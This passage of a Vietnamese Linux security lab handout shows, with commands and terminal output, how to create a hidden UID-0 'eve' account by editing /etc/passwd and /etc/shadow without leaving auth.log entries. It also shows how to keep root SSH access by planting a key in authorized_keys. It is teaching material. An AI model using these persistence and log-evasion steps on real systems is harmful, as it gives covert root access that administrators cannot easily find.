
```
root@victim:~#gedit /etc/passwd
```



3. Sao chép dòng đầu tiên của tệp tin và dán vào ngay dòng thứ hai:



4. Sửa đổi tên tài khoản ở dòng thứ hai từ **root** thành **eve**. Lưu lại và đóng trình chỉnh sửa:



```
root@victim: ~  
File Edit View Search Terminal Help  
root@victim:~# gedit /etc/passwd  
*passwd  
/etc  
Open Save  
root:x:0:0:root:/root:/bin/bash  
eve:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
```

5. Thực hiện tương tự để chỉnh sửa tệp **shadow**:



```
root@victim:~# gedit /etc/shadow  
root@victim:~# gedit /etc/shadow  
shadow  
/etc  
Open Save  
root:$6$qvhlqI7I$//  
0whl0Y9i55tzFatxkzafR7n7KA2P2nRh7kMSo82KrgV89ujtSTPEJ0QjXsRgpSEFuFKnCT0a0.g92kCst0P1:17938:0:99999:7  
daemon*:17926:0:99999:7:::  
bin*:17926:0:99999:7:::  
sys*:17926:0:99999:7:::  
sync*:17926:0:99999:7:::  
games*:17926:0:99999:7:::  
man*:17926:0:99999:7:::  
lp*:17926:0:99999:7:::  
mail*:17926:0:99999:7:::  
news*:17926:0:99999:7:::  
uucp*:17926:0:99999:7:::  
proxy*:17926:0:99999:7:::  
www-data*:17926:0:99999:7:::  
backup*:17926:0:99999:7:::  
list*:17926:0:99999:7:::
```

6. Sao chép dòng đầu tiên của tệp tin và dán vào ngay dòng thứ hai:



```
root@victim:~# gedit /etc/shadow  
root@victim:~# gedit /etc/shadow  
shadow  
/etc  
Open Save  
root:$6$qvhlqI7I$//  
0whl0Y9i55tzFatxkzafR7n7KA2P2nRh7kMSo82KrgV89ujtSTPEJ0QjXsRgpSEFuFKnCT0a0.g92kCst0P1:17938:0:99999:7  
ropt:$6$qvhlqI7I$//  
0whl0Y9i55tzFatxkzafR7n7KA2P2nRh7kMSo82KrgV89ujtSTPEJ0QjXsRgpSEFuFKnCT0a0.g92kCst0P1:17938:0:99999:7  
daemon*:17926:0:99999:7:::  
bin*:17926:0:99999:7:::  
sys*:17926:0:99999:7:::  
sync*:17926:0:99999:7:::  
games*:17926:0:99999:7:::  
man*:17926:0:99999:7:::  
lp*:17926:0:99999:7:::  
mail*:17926:0:99999:7:::  
news*:17926:0:99999:7:::  
uucp*:17926:0:99999:7:::  
proxy*:17926:0:99999:7:::  
www-data*:17926:0:99999:7:::  
backup*:17926:0:99999:7:::  
list*:17926:0:99999:7:::
```

7. Sửa từ **root** thành **eve**:

```
root@victim:~# gedit /etc/shadow
*shadow
/etc
Save
root:$6$qvhlqI7I$//
0whl0Y9i55tzFatxkzafR7n7KA2P2nRh7kMSo82KrGV89ujtSTPEJ0QjXsRGpSEFuFKnCT0a0.g92kCst0P1:17938:0:99999:7
eve:$6$qvhlqI7I$//
0whl0Y9i55tzFatxkzafR7n7KA2P2nRh7kMSo82KrGV89ujtSTPEJ0QjXsRGpSEFuFKnCT0a0.g92kCst0P1:17938:0:99999:7
daemon*:17926:0:99999:7:::
bin*:17926:0:99999:7:::
sys*:17926:0:99999:7:::
sync*:17926:0:99999:7:::
games*:17926:0:99999:7:::
man*:17926:0:99999:7:::
lp*:17926:0:99999:7:::
mail*:17926:0:99999:7:::
news*:17926:0:99999:7:::
uucp*:17926:0:99999:7:::
proxy*:17926:0:99999:7:::
www-data*:17926:0:99999:7:::
backup*:17926:0:99999:7:::
list*:17926:0:99999:7:::
```

8. Thực hiện kiểm tra tệp **auth.log** xem có sự thay đổi nào liên quan đến **eve** hay không:

```
root@victim:~#tail /var/log/auth.log
root@victim:~# tail /var/log/auth.log
Feb 28 12:17:01 kali CRON[3116]: pam_unix(cron:session): session closed for user root
Feb 28 12:25:01 kali CRON[3131]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 28 12:25:01 kali CRON[3131]: pam_unix(cron:session): session closed for user root
Feb 28 12:30:01 kali CRON[3137]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 28 12:30:01 kali CRON[3137]: pam_unix(cron:session): session closed for user root
Feb 28 12:33:17 kali gdm-password]: gkr-pam: unlocked login keyring
Feb 28 12:35:01 kali CRON[3220]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 28 12:35:01 kali CRON[3220]: pam_unix(cron:session): session closed for user root
Feb 28 12:39:01 kali CRON[3246]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 28 12:39:01 kali CRON[3246]: pam_unix(cron:session): session closed for user root
root@victim:~#
```

9. Để xác minh rằng không có log về tài khoản **eve** trong **auth.log**, thực hiện lệnh:

```
root@victim:~#tail /var/log/auth.log | grep newroot
root@victim:~# tail /var/log/auth.log | grep eve
root@victim:~#
```

Lý do không có log về tài khoản **eve** được tạo ra hoặc thay đổi mật khẩu là do tệp tin **passwd** và **shadow** được chỉnh sửa thủ công.

10. Tài khoản **eve** cũng được sao chép và dán ngay ở dòng thứ hai, vì vậy, nếu sử dụng **tail** thì sẽ không hiển thị:


```

root@victim:~#tail /etc/passwd
root@victim:~# tail /etc/passwd
saned:x:126:134::/var/lib/saned:/usr/sbin/nologin
speech-dispatcher:x:127:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
pulse:x:128:135:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
king-phisher:x:129:137::/var/lib/king-phisher:/usr/sbin/nologin
Debian-gdm:x:130:138:Gnome Display Manager:/var/lib/gdm3:/bin/false
dradis:x:131:139::/var/lib/dradis:/usr/sbin/nologin
beef-xss:x:132:140::/var/lib/beef-xss:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/sbin/nologin
alice:x:1000:1000:/home/alice:/bin/sh
bob:x:1001:1001:/home/bob:/bin/sh
root@victim:~#

```

11. Bằng cách lưu tài khoản vào đầu tệp, tài khoản **eve** có ít khả năng phát hiện ra hơn. Ngoài ra cũng tránh đưa tài khoản này lên trên nhất:

```

root@victim:~#head /etc/passwd
root@victim:~# head /etc/passwd
root:x:0:0:root:/root:/bin/bash
eve:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
root@victim:~#

```

12. Kiểm tra tài khoản **eve** có hoạt động hay không, tiến hành sử dụng SSH từ một máy khác đến. Trên máy nạn nhân, chạy dịch vụ SSH:

```

root@victim:~#service ssh start
root@victim:~# service ssh start
root@victim:~#

```

13. Kiểm tra dịch vụ SSH đã chạy hay chưa, thực hiện lệnh:

```

root@victim:~#netstat -tan | grep 22
root@victim:~# netstat -tan | grep 22
tcp        0      0 0.0.0.0:22          0.0.0.0:*           LISTEN
tcp6       0      0 :::22              :::*                 LISTEN
root@victim:~#

```

14. Trên máy tấn công, thực hiện truy cập SSH đến máy nạn nhân:

```

root@hacker:~#ssh eve@192.168.89.129
root@hacker:~# ssh eve@192.168.89.129
eve@192.168.89.129's password:
Linux victim 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@victim:~#

```

15. Để kiểm tra xem tài khoản **eve** có quyền **root** hay không, đầu tiên, trong truy cập SSH, kiểm tra quyền tệp **shadow**:

```

root@victim:~#ls -l /etc/shadow
root@hacker:~# ssh eve@192.168.89.129
eve@192.168.89.129's password:
Linux victim 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@victim:~# ls -l /etc/shadow
-rw-r----- 1 root shadow 1956 Feb 28 12:42 /etc/shadow
root@victim:~#

```

16. Kiểm tra xem tài khoản **eve** có quyền root hay không, trong truy cập SSH thực hiện đọc tệp **shadow**:

```

root@victim:~#head /etc/shadow
root@hacker:~# ssh eve@192.168.89.129
eve@192.168.89.129's password:
Linux victim 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@victim:~# ls -l /etc/shadow
-rw-r----- 1 root shadow 1956 Feb 28 12:42 /etc/shadow
root@victim:~# head /etc/shadow
root:$6$qvhlqI7I$/0whl0Y9i55tzFatxkzafR7n7KA2P2nRh7kMS082KrGV89ujtSTPEJ0QjXsRGp
SEFuFKnCT0a0.g92kCst0P1:17938:0:99999:7:::
eve:$6$qvhlqI7I$/0whl0Y9i55tzFatxkzafR7n7KA2P2nRh7kMS082KrGV89ujtSTPEJ0QjXsRGpS
EFuFKnCT0a0.g92kCst0P1:17938:0:99999:7:::
daemon*:17926:0:99999:7:::
bin*:17926:0:99999:7:::
sys*:17926:0:99999:7:::
sync*:17926:0:99999:7:::
games*:17926:0:99999:7:::
man*:17926:0:99999:7:::
lp*:17926:0:99999:7:::
mail*:17926:0:99999:7:::
root@victim:~#

```

17. Mặc dù không có log nào về tài khoản **eve** trong **auth.log** khi tài khoản được tạo bằng cách chỉnh sửa thủ công tệp **passwd** và **shadow**, nhưng sẽ có log về truy cập ssh. Để xem tệp **auth.log**, trên máy nạn nhân sử dụng lệnh:

```
root@victim:~#tail /var/log/auth.log
root@victim:~# tail /var/log/auth.log
Feb 28 13:08:28 kali sshd[3636]: Accepted password for eve from 192.168.89.132 port 35106 ssh2
Feb 28 13:08:28 kali sshd[3636]: pam_unix(sshd:session): session opened for user eve by (uid=0)
```

KẾT LUẬN: Mặc dù lệnh **useradd** có thể được sử dụng để tạo người dùng, nhưng nó để lại log trong tệp **auth.log**. Khi người dùng được tạo bằng cách chỉnh sửa thủ công tệp **passwd** và **shadow**, sẽ không có log nào được tạo. Nếu người dùng mới được tạo với UID bằng 0 thì người dùng đó sẽ có quyền **root** trên hệ thống.

Nhiệm vụ 3. Sử dụng SSH để tấn công vào Linux

1. Đăng nhập vào máy tấn công với tài khoản và mật khẩu: **root/toor**.
2. Mở cửa sổ Terminal bằng cách nhấp vào biểu tượng trên thanh công cụ.
3. Tạo khóa SSH:

```
root@hacker:~#ssh-keygen
root@hacker:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:WHrICFGEkGEBlybl0f7rxcxjlp3bcUxWa/as+Wf8t0o root@hacker
The key's randomart image is:
+---[RSA 2048]---+
|B**o          |
|+o+o         |
|oo.          |
|..o =         o|
|..= S        +o|
|..= . . .o=. |
|.o . o ..*   |
|. + . o *=   |
|..          oE=+=|
+---[SHA256]---+
root@hacker:~#
```

4. Sao chép và ủy quyền trên máy nạn nhân:

```
root@hacker:~#scp /root/.ssh/id_rsa.pub
eve@192.168.89.129:/root/.ssh/authorized_keys
```


5. Khi được hỏi mật khẩu cho **eve**, nhập **toor**:

```
root@hacker:~# scp /root/.ssh/id_rsa.pub eve@192.168.89.129:/root/.ssh/authorized_keys
eve@192.168.89.129's password:
id_rsa.pub                                100% 393   406.8KB/s   00:00
root@hacker:~#
```

6. Bây giờ, có thể truy cập SSH đến máy nạn nhân mà không cần xác thực:

```
root@hacker:~# ssh 192.168.89.129
root@hacker:~# ssh 192.168.89.129
Linux victim 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 28 13:08:28 2019 from 192.168.89.132
root@victim:~#
```

7. Từ truy cập SSH, nhập lệnh sau để kết thúc:

```
root@victim:~# exit
root@hacker:~# ssh 192.168.89.129
Linux victim 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 28 13:08:28 2019 from 192.168.89.132
root@victim:~# exit
logout
Connection to 192.168.89.129 closed.
root@hacker:~#
```

8. Trên máy nạn nhân, thực hiện đổi mật khẩu tài khoản **root**

```
root@victim:~# passwd root
root@victim:~# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@victim:~#
```

9. Trên máy tấn công, vẫn có thể truy cập lại vào máy nạn nhân mà không cần xác thực:

```

root@hacker:~#ssh 192.168.89.129
root@hacker:~# ssh 192.168.89.129
Linux victim 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 28 13:31:17 2019 from 192.168.89.132
root@victim:~#

```

Nhận thấy rằng, kẻ tấn công vẫn có thể truy cập được máy nạn nhân mặc dù nạn nhân đã đổi mật khẩu tài khoản **root**.

10. Từ truy cập SSH, nhập lệnh sau để kết thúc:

```

root@victim:~#exit
root@hacker:~# ssh 192.168.89.129
Linux victim 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 28 13:08:28 2019 from 192.168.89.132
root@victim:~# exit
logout
Connection to 192.168.89.129 closed.
root@hacker:~#

```

11. Trên máy nạn nhân, thực hiện xóa tệp **authorized_keys**

```

root@victim:~#rm -rf /root/.ssh/authorized_keys
root@victim:~# rm -rf /root/.ssh/authorized_keys
root@victim:~#

```

12. Trên máy tấn công, truy cập lại máy nạn nhân sau khi máy nạn nhân xóa tệp **authorized_keys**. Tệp ủy quyền đã bị xóa khỏi 192.168.89.129, vì vậy sẽ nhận được yêu cầu nhập lại mật khẩu:

```

root@hacker:~#ssh 192.168.89.129
root@hacker:~# ssh 192.168.89.129
root@192.168.89.129's password:

```

KẾT LUẬN: Nếu người dùng lưu trữ khóa công khai của họ trên tệp **authorized_keys** trên máy chủ SSH từ xa, họ có thể kết nối tới hệ thống mà không cần xác thực. Thậm chí nếu mật khẩu **root** được thay đổi trên máy chủ SSH, người dùng vẫn có thể kết nối miễn là khóa của họ vẫn nằm trong tệp **authorized_keys**.

9. Đánh giá bài thực hành

STT	Nội dung thực hiện	Điểm	Cách kiểm tra
1	Bẻ khóa mật khẩu Linux với JTR	5	Căn cứ báo cáo
2	Tạo tài khoản với quyền root	2	Căn cứ báo cáo
3	Sử dụng SSH để tấn công vào Linux	3	Căn cứ báo cáo
Tổng điểm		10	